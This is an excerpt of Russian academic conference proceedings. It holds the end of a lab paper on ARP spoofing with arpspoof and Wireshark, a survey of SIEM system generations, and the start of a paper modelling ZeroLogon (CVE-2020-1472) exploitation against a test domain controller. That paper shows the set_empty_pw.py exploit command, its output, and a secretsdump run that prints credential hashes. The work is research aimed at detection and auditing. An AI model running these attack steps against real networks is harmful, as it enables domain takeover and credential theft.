


Рис. 4. Демонстрация результатов атаки ARP-спуфинг

настройки KALI Linux в файле sysctl.conf. Для этого требуется выполнить следующие команлы:

- командой nano/etc/sysctl.conf открыть настройки файла конфигурации;
- найти и раскомментировать в файле конфигурации строку net.ipv4.ip_forward=1;
 - перезагрузить систему командой «reboot».
- На этом подготовка APM Аудитора для проведения демонстрации атаки закончена

Реализация атаки ARP-spoofing

Возможности установленного в EVE-NG образа виртуализации KALI Linux позволяют использовать множество встроенных утилит. В частности, для реализации атаки ARP-спуфинг может быть использована утилита arpspoof. Для этого следует выполнить команду запуска атаки ARP-спуфинг:

агрярооf -i eth0 -t Srv1 <вставить IP адрес сервера 1> -r Srv2 <вставить IP адрес сервера 2>, где -t — параметр цели атаки (target); -r — параметр хоста (rhost).

Теперь можно проанализировать результаты реализации атаки.

Демонстрация результатов атаки ARP-spoofing

В состав предустановленных в KALI Linux анализаторов сетевого трафика входит WireShark, запускаемая в режиме администратора одноименной командой wiresharke. Далее достаточно выбирать в настройках программы WireShark IP-адрес сервера 1 (Srv1), после чего запустить в консоли на сервере 1 команду ping на IP-адрес сервера 2 (Srv2). В окне WireShark будет виден перехват трафика (рис. 4).

Таким образом, APM аудитора осуществляет перехват трафика, проходящего между Srv1 и Srv2, т. е. ,по сути, находится в середине цепочки передачи информации и получает все данные, которыми обмениваются серверы.

Заключение

В качестве заключения отметим достоинства и недоставки использования в образовательном процессе платформы EVE-NG. К несомненным преимуществам следует отнести полномасштабную поддержку виртуализации большого количества телекоммуникационного оборудования,

удобный интерактивный интерфейс рабочей среды EVE-NG, возможность осуществлять webдоступ к ее рабочей среде.

В то же время при проектировании крупной информационно-телекоммуникационной инфраструктуры есть потребность в достаточно

больших системных ресурсах вычислительной системы, на которой производится развертывание EVE-NG. Поскольку доступ к рабочей среде EVE-NG возможен через web-клиент, данная проблема может быть решена при использовании SaaS подходов.

Библиографический список

- 1. EVE Эмулированная виртуальная среда для профессионалов в области сетей, безопасности и DevOps. URL: https://www.eve-ng.net/index.php/documentation/ (дата обращения: 19.10.2020).
- 2. The Nessus family. URL: https://www.tenable.com/products/nessus (дата обращения: 19.10.2020).
- 3. Φ омичева С. Γ . Защита информации в распределенных иерархически системах // Научно-техн. ведо-

мости Санкт-Петербург. гос. политехн. ун-та. 2008. № 2. С. 9197.

- 4. ARP-spoofing в Kali Linux. URL: https://defcon.ru/network-security/3731/ (дата обращения: 19.10.2020).
- $5.~Ca\partial$ ыков ∂ . В Образы виртуальных машин для EVE-NG. URL: https://hackmd.io/@sadykovildar/SkcL6VL4v (дата обращения: 19.10.2020).

УДК 004.9.62.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-327-333

С. Г. Фомичева*

кандидат технических наук, профессор

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ФУНКЦИОНАЛЬНЫЕ ОСОБЕННОСТИ SIEM-РЕШЕНИЙ НОВОГО ПОКОЛЕНИЯ

Рассмотрена динамика развития систем управления безопасностью класса Security Information and Event Management. Выделены функциональные особенности данных систем, позволяющие относить их к решениям нового поколения. Приведены сравнительные характеристики SIEM-систем в эволюционной динамике. **Ключевые слова:** управление информацией и событиями безопасности, коллектор событий безопасности, инцидент-менеджмент, оркестровка.

S. G. Fomicheva*

PhD, Tech., Professor

* St. Petersburg State University of Aerospace Instrumentation

FUNCTIONAL FEATURES OF NEW GENARATION SIEM SOLUTIONS

The dynamics of Security Information and Event Management system is considered. The functional features of these systems that allow them to be classified as new-generation solutions are highlighted. Comparative characteristics of SIEM systems in evolutionary dynamics are presented,

Keywords: security information and event management, security event collector, incident management, orchestration

Введение

Количество источников, обеспечивающих поступление актуальной информации по текущему состоянию защищенности корпоративной ІТ-инфраструктуры непрерывно растет. Вместе с увеличением объема поступающей информации администраторам и инженерам ИБ всё сложнее отслеживать «общую картину» защищенности корпоративных систем. Очевидно, если своевременно не анализировать возникающие угрозы и не пытаться предотвратить их, любая система защиты окажется бесполезной. Соответственно, на сегодняшний день востребованы системы управления информацией и событиями в области безопасности. называемые SIEM-системами (SIEM - Security Information and Event Management).

Появившись в начале текущего столетия (с 2005 г.) в качестве самостоятельного (standalone) решения [1, 2], SIEM-системы претерпели уже несколько эволюционных поколений. В частности, с 2010 г. второе поколение SIEM-систем прежде всего отличается возможностью использовать большие объемы данных при обработке событий безопасности (Big Data SIEM), а с 2017 г. их третье (новое) поколение пополнилось функциональностью со всеобъемлющей автоматизацией и оркестровкой процессов управления со-

бытиями безопасности с применением методов машинного обучения. К 2020 г. стали просматриваться тенденции дальнейшей трансформации SIEM-решений, заключающиеся по мнения автора данной статьи в использовании искусственных иммунных систем, непосредственно интегрированных (инкапсулированных) на всех функционирования комплексного SIEM-решения. Динамика развития SIEMрешений во многом связана с масштабным применением интеллектуальных технологий и эффективных алгоритмов обработки больших данных. Рассмотрим изменение функциональных возможностей современных систем управления информационной безопасностью, а также приведем более подробно направления их дальнейшей эволюции.

Функциональность классических SIEM-систем

SIEM-системы первого поколения, которые принято называть классическими [2], не предназначены и в принципе не способны предотвращать инциденты нарушения информационной безопасности. Их функциональность заложена в их названии: анализ информации, поступающей из различных источников (DLP, IDS, антивирусные средства защиты, межсетевые экраны и т. д.), и дальнейшее выявление отклонений от




Рис. 1. Структурная смена классической SIEM-системы

норм по заданным критериям. К фундаментальным функциям классических SIEM-систем относятся следующие (рис. 1):

- консолидация и хранение журналов событий от различных источников;
- предоставление инструментов для анализа событий и разбора инцидентов;
- корреляция и обработка событий по правилам корреляции,
- автоматическое оповещение и инцидентменеджмент.

На практике схема реализуется с помощью следующих компонентов [3, 4]:

- программных агентов, осуществляющих сбор данных из различных источников;
- серверы-коллекторов, выполняющих аккумуляцию информации, поступившей от агентов;
- серверов баз данных, осуществляющих хранение информации;
- сервера корреляции, реализующего анализ собранной информации.

Сбор данных SIEM-системой, как правило, осуществляется с помощью специальных программных агентов, которые локально собирают журналы событий на конечных (endpoints) и по возможности передают их на сервер. Для обработки источника данных агенты используют коллекторы - библиотеки для разбора конкретного журнала событий или системы. Коллекторы помогают привести все эти события к общему виду - нормализуют события. Также информацию можно собирать удалённо при помощи соединения по протоколам NetBIOS, RPC, TFTP, FTP. Однако в этом случае может возникнуть проблема с нагрузкой на сеть, так как часть систем позволяет передавать лог-журналы только целиком. В простейшем

случае в SIEM-системах правила корреляции представлены в формате RBR (Rule Based Reasoning) и содержат набор условий, триггеры, счетчики, сценарий действий.

SIEM-системы могут использовать следующие источники информации:

Access Control, Authentication (системы контроля доступа/аутентификации); применяются для мониторинга контроля доступа к информационным системам и использования привилегий;

- 1) DLP-системы (системы предотвращения утечек): собирают сведения о попытках инсайдерских утечек, нарушении прав доступа;
- 2) IDS/IPS-системы (системы обнаружения/ предотвращения вторжений); несут данные о сетевых атаках, изменениях конфигурации и доступа к устройствам;
- 3) антивирусные приложения: генерируют события о работоспособности ПО, базах данных, изменении конфигураций и политик, вредоносном коде;
- 4) журналы событий серверов и рабочих станций: применяются для контроля доступа, обеспечения непрерывности, соблюдения политик информационной безопасности,
- 5) межсетевые экраны: помимо своей основной функции фильтрации сетевого трафика, генерируют сведения об атаках, вредоносном ПО;
- 6) сетевое активное оборудование: используется для контроля доступа, учета сетевого трафика;
- 7) сканеры уязвимостей: формируют данные об инвентаризации активов, сервисов, программного обеспечения, их уязвимостей, выполняют поставку инвентаризационных данных и топологической структуры.

- 8) системы инвентаризации: поставляют данные для контроля активов в корпоративной инфраструктуре и выявления новых бизнес-сущностей.
- 9) системы веб-фильтрации: предоставляют данные о посещении сотрудниками подозрительных или запрещенных веб-сайтов

SIEM-системы способны выявлять:

сетевые атаки во внутреннем и внешнем периметрах;

- вирусные эпидемии или отдельные вирусные заражения;
- попытки несанкционированного доступа к конфиденциальной информации;
 - мошенничество;
- ошибки и сбои в работе информационных систем;
 - уязвимости;
- ошибки конфигураций в средствах защиты и информационных системах;
- целевые атаки (APT Advanced Persistent Threat).

Функциональные особенности SIEM-решений третьего поколения

В настоящее время классическое SIEMрешение, сочетающее в себе только инструменты по работе с журналами событий, поступающих от компонентов ІТ-инфраструктуры (сбор, хранение, корреляция, проверка на соответствие требованиям, уведомление), является устаревшим и не может удовлетворить всех потребностей зрелой компании [3]. Сегодня само понятие SIEM стало гораздо шире. В частности, от SIEM-решений требуются новые функции и механизмы, способные более быстро и точно не только выявлять, но и предотвращать инциденты ИБ [3], при этом, не ограничиваясь анализом данных только из журналов событий. SIEM-решение. Решения, относящиеся к передовым, стремятся сочетать в себе «традиционный» функционал SIEM, а также функции анализа сетевого трафика и управления рисками [4]. По данным на 2020 г. от известной аналитической компании Gartner Inc. [5], на рынке SIEM-систем лидирующие позиции занимают (рис. 2):

Dell Technologies (RSA), USA – RSA NetWitness (RSA NWP);

- Exabeam, USA Security Management Platform (SMP);
 - IBM, USA QRadar Security Intelligence;
 - LogRhythm, USA XDR;
 - Rapid7, USA Insigh;
 - Securonix, USA Securonix SIEM;



Рис. 2. Положение на мировом рынке SIEM-систем (2020 г.)

- Splunk, USA - Splunk Enterprise Security (ES).

Близки к лидерам мирового рынка по реализованной функциональности следующие SIEMрешения:

AT&T Cybersecurity, USA – Unified Security Management (USM) Anywhere;

- FireEye, USA Helix;
- Fortinet, USA FortiSIEM;
- LogPoint, Danmark -LogPoint SIEM;
- ManageEngine, India ManageEngine Log360;
- McAfee, USA Enterprise Security Manager (ESM);
- Micro Focus, Great Britain ArcSigh (сертификат ФСТЭК);
- SolarWinds, USA SolarWind Security Event Manager (SEM).

Среди вышеприведенных систем имеет сертификат российского регулятора в сфере информационной безопасности (ФСТЭК) только система ArcSigh компании Micro Focus (Great Britain).

Отметим, что SIEM-платформы лидеров рынка на текущий момент позиционируются как решения третьего поколения [3,4]. Они предоставляют следующие расширенные по сравнению с классическими возможности (рис. 3):

- 1) идентификация сложных угроз (Threat Intelligence) правила корреляции не могут охватить много сложных атак, так как им не хватает контекста или они не могут реагировать на новые типы инцидентов. С помощью автоматического поведенческого профилирования SIEMs может обнаружить поведение, предполагающее угрозу;
- 2) «боковое движение» (Lateral movement) злоумышленники «перемещаются» по сети, используя IP-адреса, учетные данные и компьютеры, в поисках ключевых активов. Анализируя




Рис. 3. Структура SIEM-решений 3 поколения

данные по всей сети и множеству системных ресурсов, SIEM может обнаружить это боковое движение;

- 3) анализ поведения объекта (User and Entity behavior analysis) критические элементы и активы в сети, такие как серверы, медицинское оборудование или оборудование, имеют уникальные модели поведения. SIEM могут изучать эти модели и автоматически обнаруживать аномалии, которые предполагают угрозу;
- 4) обнаружение без правил или сигнатур (Detection without rules or signatures) многие угрозы, не могут быть зафиксированы с помощью определенных вручную правил или известных сигнатур атак. SIEMs могут использовать машинное обучение для обнаружения инцидентов без существовавших ранее определений;
- 5) автоматическое реагирование на инцидент (Automated incident response) как только SIEM обнаруживает определенный тип события безопасности, она может выполнить заранее запланированную последовательность действий для сдерживания и «смягчения» инцидента. SIEM становятся полноценными инструментами обеспечения безопасности и оркестровки (SOAR).

Многие управляемые облачные сервисы и приложения SaaS не позволяют устанавливать традиционные коллекторы SIEM [5,6], что делает критически важной прямую интеграцию между SIEM и облачными системами. SIEM третьего поколения предварительно интегрированы с обычными облачными системами и источниками данных, что позволяет напрямую получать данные журналов событий.

SIEM-решения, особенно в крупных организациях, могут хранить ошеломляющие объемы данных. Поэтому их подсистемы хранения основаны на современных технологиях «озер» данных, таких как Amazon S3, Hadoop или ElasticSearch, что позволяет практически не ограничивать объемы хранимых данных при низких затратах [1, 6]. Отраслевые стандарты, такие как PCI DSS, HIPAA и SOX, требуют, чтобы журналы хранились от 1 до 7 лет. Крупные предприятия ежедневно создают журналы очень больших объемов из ИТ-систем около 10 Тб ежемесячно).

SIEM используют следующие стратегии для сокращения объемов журналов:

- серверы системного журнала — системный журнал является стандартом, который нормализует журналы, сохраняя только важную информацию в стандартизированном формате. Системный журнал позволяет сжимать журналы и сохранять большое количество исторических данных;

- графики удаления SIEM автоматически очищают старые журналы, которые больше не нужны для соответствия;
- фильтрацию журналов не все журналы необходимы для соответствия требованиям вашей организации или для криминалистических целей. Журналы могут быть отфильтрованы по исходной системе, по времени или по другим правилам, определенным администратором SIEM;
- реферирование данных можно обобщать данные, чтобы сохранить только важные элементы данных, такие как подсчет событий, уникальные IP-адреса и т. д.;
- исторические журналы полезны не только для аудита правил политик ИБ и судебной экспертизы. Они также могут быть использованы для глубокого поведенческого анализа.

SIEM третьего поколения [3, 4] предоставляют технологию анализа поведения пользователей и сущностей (UEBA), которая использует машинное обучение и поведенческое профилирование для интеллектуальной идентификации аномалий или тенденций, даже если они не были отражены в правилах или статистических корреляциях традиционных SIEM. Развитием UEBA-инструментария, по мнению автора, является появление нового слоя в виде искусственной иммунной системы SIEM-платформы с глубокой ее интеграцией («сращиванием») с корпоративной IT-инфраструктурой (табл. 1). При этом SIEM следующего поколения, используя недорогое распределенное хранилище с применением техник блокчейн, позволят организациям сохранять полные исходные данные и контролировать их целостность. Это позволяет проводить глубокий поведенческий анализ исторических данных, чтобы выявить более широкий спектр аномалий и проблем безопасности

Процессы интеграции и дальнейшей трансформации SIEM-решений

До недавнего времени SIEM не могли получить доступ к данным журналов и событий из облачной инфраструктуры, такой как AWS или Microsoft Azure, или приложений SaaS, таких как SalesForce и Google Apps. Это создало огромную слепую зону в мониторинге безопасности. Платформы SIEM третьего поколения уже сейчас интегрируются с большим разнообразием источников безопасности и организационных источников данных и могут анализировать, агрегировать и анализировать данные для обеспечения безопасности. Они поставляются с готовыми интеграционными разъемами для со-

временных облачных сервисов. Например, платформа управления безопасностью Ехаbeam [4] обеспечивает более 350 интеграций с входящими источниками данных и исходящими системами для автоматизации реагирования на инциденты. SIEM предоставляют API-интерфейсы, которые позволяют добавлять пользовательские интеграции в собственные системы безопасности или ИТ-системы или поставщиков, которые еще не поддерживаются инструментом SIEM.

Начиная с третьего поколения SIEM включают в себя технологию автоматического реагирования на инциденты. Это требует новых видов интеграций [6], которые вместо извлечения данных из корпоративных систем (входящих) могут выполнять автоматические изменения в корпоративных системах (исходящих). Тенденции развития интеграции в SIEM —решениях следующего поколения заключаются в изначальной инкапсуляции механизмов мониторинга и реагирования на события безопасности непосредственно в состав IT-средств на всех уровнях -от конечных точек до систем бизнес-анализа.

Примеры IT-систем, с которыми интегрируются SIEM третьего поколения для запуска автоматических программ безопасности в ответ на инциденты безопасности [1]:

- аутентификация и управление доступом автоматическое отключение учетных записей пользователей, сброс паролей, внесение изменений в группы пользователей в системах контроля доступа, таких как Active Directory;
- облачная инфраструктура изменяющие теги, применяемые к облачным службам, отключающие учетные записи, останавливающие или уничтожающие экземпляры, в таких публичных облачных системах, как AWS и Microsoft Azure;
- безопасность электронной почты удаление или изоляция электронной почты, отправка электронной почты, уведомление пользователей о событиях безопасности на серверах электронной почты SMTP и корпоративных системах, таких как Microsoft Exchange;
- безопасность конечных точек изоляция устройств из сети, очистка и повторная обработка конечных точек, удаление файлов, создание списка файлов или активных процессов в конечных точках Linux, Windows, Мас и мобильных устройствах;
- межсетевые экраны блокировка или разблокировка IP-адресов и доменов в таких межсетевых экранах, как CheckPoint и Palo Alto Networks Криминалистика — быстрый поиск вирусов на устройствах, сканирование файлов, де-

 Таблица 1

 Сравнительные характеристики SIEM-решений

Характеристика	GENERATION I	GENERATION II	GENERATION III	NEXT GENERATION (перспективы)
MACШТАБИРУЕ- MOCTЬ SCALABILITYS	Вертикально	Горизонтально, поддерживая большие дан- ные	На основании данных "озера", неограниченный масштаб	Синхронное «сращивание» с IT-инфраструктурой
ИСТОРИЧЕСКИЕ ДАННЫЕ HISTORIC DATA	Частично	Полностью с поддержкой фильтрации	Неограниченное историческое хранение, включая новые источники данных, такие как облако	Heorpаниченное историческое хранение, включая распределенные Data Lake и технологии блокчейн
СБОР ДАННЫХ DATA COLLECTION	Медленное ручное по- ступление данных из журналов	Автоматиче- ское считы- вание, виды источников данных ограни- чены	Автоматизированный прием любого источника данных	Автоматический прием любого источника данных
ОБНАРУЖЕНИЕ УГРОЗЫ THREAT DETECTION	Ручной анализ и опо- вещения на основе руч- ных правил	Ручной анализ, оповещения и информационные панели	Автоматизированный, основанный на машинном обучении и поведенческом профилировании	Автоматический, основанный на искусственных иммунных системах
РЕАКЦИЯ НА ИН- ЦИДЕНТ INCIDENT RESPONSE	Незначи- тельна или нет интер- фейса с ни- жестоящими системами	Ограниченный интерфейс с нижестоящими системами	Интегрируется с ИТ- инструментами и инстру- ментами безопасности, обладает всеми возмож- ностями оркестровки и автоматизации (SOAR).	Встраиваемые в ИТ- инструменты и инстру- ментами безопасности, управление всеми возмож- ностями оркестровки и автоматизации (SOAR).
ПАНЕЛИ ИНСТРУ- MEHTOB И ВИЗУА- ЛИЗАЦИИ DASHBOARDS AND VISUALIZATIONS	Очень огра- ничен	Ограниченный набор готовых визуализаций	Полное исследование данных ВІ	Полное исследование данных ВІ и бизнес-процессов

тонация подозрительных вредоносных программ в песочницах;

- управление службами информационных технологий (ITSM) — создание заявок, изменение статуса заявки, добавление комментариев или данных в заявки, переназначение заявок, закрытие инцидентов в системах ITSM, таких как JIRA или ServiceNow.

Применение технологий озер данных, как дополнение к SIEM, обеспечивает:

- практически неограниченное, недорогое хранилище на основе обычных устройств;
- новые способы обработки больших данных инструменты в экосистеме Hadoop, такие как Hive и Spark, обеспечивают быструю обработку огромных объемов данных и позволяют традиционной инфраструктуре SIEM запрашивать данные через SQL;
- возможность сохранения всех данных во множестве новых источников данных, таких как облачные приложения, IoT и мобильные устройств;

Сегодня существуют технические возможности для реализации озер данных, помимо «тяжелого» Наdoop, можно использовать ElasticSearch, Cassandra и MongoDB [6]. Развитием такого распределенного хранения данных о событиях безопасности видится в применении техник блокчейн для наиболее критичных сведений, полученных в процессе их обработки.

Заключение

В заключении обобщим тенденции развития основных характеристик SIEM-решений, Процессы сбора событий безопасности ожидаются стать в дальнейшем практически полностью автоматическими за счет инкапсуляции механизмов мониторинга и реагирования на инциденты в базовый состав корпоративных IT-средств. Это в свою очередь приведет к возможности формирования встроенных искусственных иммунных систем. В принципах функционирования искусственных иммунных сетей заложена возмож-

ность саморегулирования объемов и качества сохраняемой информации как о контролируемой IT-инфраструктуре, так и собственной. Еще необходимо провести колоссальный объем как фундаментальных, так и прикладных исследований, но направления биологической схожести развития комплексных решений в сфере управления информационной безопасностью явно прослеживаются.

Библиографический список

1. Дрозд A. Обзор SIEM-систем на мировом и российском рынке. URL:https://www.anti-malware.ru/analytics/Technology_Analysis/Overview_SECURITY_systems_global_and_Russian_market (дата обращения: 01.12.2020).

- 2. Фомичева С. Г. Защита информации в распределенных информационных системах // Научно-техн. ведомости Санкт-Петербург. гос. политехн. ун-та. 2008. № 2. С. 91–97.
- 3. IBM QRadar SIEM. URL: https://www.ibm.com/ru-ru/products/qradar-siem (дата обращения: 10.12.2020).
- 4. The Exabeam Security Management Platform. URL: https://www.exabeam.com/product/ (дата обращения: 10.12.2020).
- 5. Gartner Magic Quadrant for Security Information and Event Management. URL: https://www.gartner.com/en/documents/3981040 (дата обращения: 10.12.2020).
- 6. Фомичева С. Г. Теоретические аспекты квантования баз знаний в мультиагентных системах // Информационно-управляющие системы. 2017. № 3 (88). С. 2–10.

УДК 004.94:669.046.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-334-341

С. Г. Фомичева*

кандидат технических наук, профессор

Г. А. Жемелев**

аспирант

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

** Санкт-Петербургский политехнический университет Петра Великого

МОДЕЛИРОВАНИЕ ЭКСПЛУАТАЦИИ УЯЗВИМОСТИ ZEROLOGON

Приведенырезультатыисследованиявозможностейвстроенныхмеханизмоваудитаконтроллеровдоменаи OpenSourcecистемобнаружения/предотвращениявторжений,позволяющихвыявитькритическуюуязвимость CVE-2020-1472. Данныевозможностимогутбытьиспользованыдляповышениякачествауправлениякиберфизическимисистемами,припроведенииаудитов, атакжеприпроверкекорпоративных доменовнаналичие уязвимости ZeroLogon.

Ключевыеслова:контроллердомена,системаобнаружениявторжений,критическаяуязвимость,предотвращение вторжений.

S. G. Fomicheva* PhD, Tech., Professor

G. A. Zhemelev**

PhD Student

* St. Petersburg State University of Aerospace Instrumentation

** Peter the Great St. Petersburg Polytechnic University

MODELING THE EXPLOITATION OF ZEROLOGON VULNERABILITY

The paper presents the research results of the capabilities for built-in Active Directory audit mechanisms and open source intrusion detection/prevention systems, which allow to identify the critical vulnerability CVE-2020-1472. These features can be used to improve the quality of management, to perform audits, as well as to check corporate domains for ZeroLogon vulnerabilities.

Keywords: domain controller, intrusion detection system, critical vulnerability, intrusion prevention.

Введение

Современные корпоративные системы широко используют системы управления учетными записями и групповыми политиками на основе контроллеров доменов под управлением операционных систем Windows. На сегодняшний день большинство из них реализованы на базе Windows Server 2012/2016/2019. В марте 2020 г. компания Microsoft объявила о наличии критической уязвимости CVE-2020-1472 (ZeroLogon), которая признана одной из самых опасных уязвимостей, обнаруженных за последние годы [1-5]. При проникновении в корпоративную инфраструктуру она позволяет скомпрометировать учетную запись для аккаунта контроллера домена, повысить привилегии несанкционированного пользователя до наивысшего уровня и, получив доступ к содержимому базы Active Directory, полностью контролировать всю корпоративную инфраструктуру. До официального и полного

устранения данной уязвимости, которая компанией Microsoft запланирована на 2021 г. [5], инженеры по информационной безопасности вынуждены контролировать ZeroLogon самостоятельно. При этом выбор механизмов защиты является не простой задачей и обусловлен, в том числе, наличием или отсутствием предустановленных систем обнаружения/предотвращения вторжений (IDS/IPS).

В данной статье приведены результаты исследования возможностей встроенных механизмов аудита контроллеров домена и OpenSource систем обнаружения/предотвращения вторжений, позволяющих выявить критическую уязвимость CVE-2020-1472. Данные возможности могут быть использованы для повышения качества управления, при проведении аудитов, а также при проверке корпоративных доменов на наличие уязвимости ZeroLogon. При этом приведена одна из возможных реализаций всего жизненного цикла уязвимости CVE-2020-1472.




Рис. 1. Формирование шифротекста в соответствии с AES-CFB8: а – в нормальном режиме; б – при ZeroLogon атаке

Жизненный цикл уязвимости CVE-2020-1472

Впервые подробное описание уязвимости ZeroLogon было представлено в сентябре 2020 г. Томом Тервоортом (компания Secura) [2]. Кратко можно сказать, что ZeroLogon является уязвимостью в протоколе шифрования Netlogon Remote Protocol (MS-NRPC), который используется службой Netlogon. Поскольку данный протокол используется не только устройствами на базе OC Windows, перевод его в защищенный режим работы «RPC signing and sealing» (на чем основан патч, выпушенный Microsoft в августе 2020 г.) не всегда возможен. Потенциальная опасность возникает в момент, когда протокол осуществляет аутентификацию на контроллере домена и обновляет пароль своего аккаунта в Active Directory. При аутентификации MS-NRPC используется блочный шифр AES-CFB8. Начиная взаимодействие с контроллером домена при использовании рассматриваемого протокола (рис. 1), клиентский хост формирует случайный 8-байтный вектор, называемый number used once (nonce). При нулевом значении данного вектора AES-CFB8 сформирует шифротекст также состоящий из нулей. При атаке достаточно сформировать нулевой «nonce» и повторить при данном «nonce» несколько попыток аутентификации (bruteforce), чтобы сервер успешно принял один из них. После успешной аутентификации атакующий получает права администратора и, как следствие, полный контроль над доменом Active Directory.

Жизненный цикл уязвимости CVE-2020-1472 включает в себя следующие этапы [1]:

- 1) проникновение в корпоративную ITинфраструктуру;
 - 2) выявление уязвимости ZeroLogon;
 - 3) эксплуатация уязвимости ZeroLogon:
 - отправка нулевых байтов nonce;
- отключение механизма «RPC signing and sealing» MS-NRPC;
- изменение пароля учетной записи в Active Directory контроллера домена;
 - 4) постэксплуатация уязвимости ZeroLogon.

Выявление уязвимости CVE-2020-1472

Приведем реализацию этапов выявления и эксплуатации уязвимости ZeroLogon. В качестве испытательного стенда использована система EVE-NG, в рабочей среде которой создана типовая инфраструктура, чей фрагмент изображенный на рис. 2. Целевым хостом для атаки является контроллер домена в LAN-зоне, обозначенный, как DC, на который при исследовании уязвимости ZeroLogon поочередно предустанавливались операционные Windows Server 2012/2016/2019. Контроллер домена включал в себя ряд групповых политик хостов с операционными системами Windows 10 и Windows 7, среди которых запрет использовать командную строку и реестр операционной системы. На внутреннем периметре LAN-зоны установлен межсетевой экран FW-2 (pfSense v.2.4.5), на котором также поочередно




Рис. 2. Фрагмент испытательного стенда




Рис. 3. Результаты этапа выявления критических уязвимосте

предустанавливались IDS/IPS Suricata и Snort. Атака производилась с внешнего и внутреннего контуров с компьютеров, работающих под управлением KALI-2019. В силу ограниченности объема статьи этап проникновения в LAN-зону рассматриваться здесь не будет. Отметим лишь, что для проникновения в LAN-зону в данном случае эксплуатировалась уязвимость BlueKeep (CVE-2019-0708), которая использует недостатки протокола RDP (рис. 3). В качестве сканера уязвимостей использовался Nessus. В качестве SIEM-решения использовался ELK-стэк [6], а в качестве эксплойта использовался РоС компании Secura [3].

Эксплуатация уязвимости ZeroLogon

Для эксплуатации уязвимости ZeroLogon на KALI Linux была использована команда:

python3 set_empty_pw.py <имя компьютера> <IP-адрес компьютера>

выполненная в директории с файлами из репозитория [3]. Результирующий вывод приведен на рис. 4.

На этапе эксплуатации уязвимости выполняются, как упоминалось ранее, множественные попытки отправки ClientChallenge с предустановленным нулевым значением ключа. Далее может быть выполнена команда для извлечения дампа машинного аккаунта контроллера домена (рис. 5), чтобы после эксплуатации уязвимости восстановить исходный пароль.

В рамках проводимого исследования нами фиксировалось количество попыток, которые были сделаны перед «удачным» обходом легитимной аутентификации. Для фиксирования данных попыток использовался журнал событий Netlogon, расположенный в С:\Windows\

```
rologon# python3 set_empty_pw.py DC 192.168.100.1
Performing authentication attempts...
NetrServerAuthenticate3Response
ServerCredential:
   Data:
                                     b'~\x04\xa5 \xd6\x908\xeb'
NegotiateFlags:
                                 556793855
AccountRid:
                                 1001
ErrorCode:
server challenge b'~\xa1i\x00\x9f\x12\x97D'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
       Data:
                                          b'\x01\xef\x0e\xdc\x04\x03\x82\x9c'
    Timestamp:
                                     0
ErrorCode:
                                 0
Success! DC should now have the empty string as its machine password.
                tv:~/zerologon#
```

Рис. 4. Эксплуатация уязвимости ZeroLogon

Таблица 1 Количество зафиксированных брут-форс попыток при успешном обходе аутентификации

Операционная система на контроллере домена DC	Среднее число брут-форс попыток	Минимальное количество брутфорс-попыток	Частота событий с минимальным количеством брутфорс-попыток
Windows Server 2019	195	23	2 из 256
Windows Server 2016	163	27	3 из 256
Windows Server 2012	209	11	1 из 256
Windows Server 2012 R2	182	32	2 из 256

```
gon# secretsdump.py -sam sam.save -system system.save
 -security security save LOCAL
Impacket v0.9.22.dev1+20201112.141202.d1ced941 - Copyright 2020 SecureAuth Corpo
ration
[*] Target system bootKey: 0xda8364b2e534d6ef6f2908eeba024822
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3bcc61bda77f647610c1f93023257
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
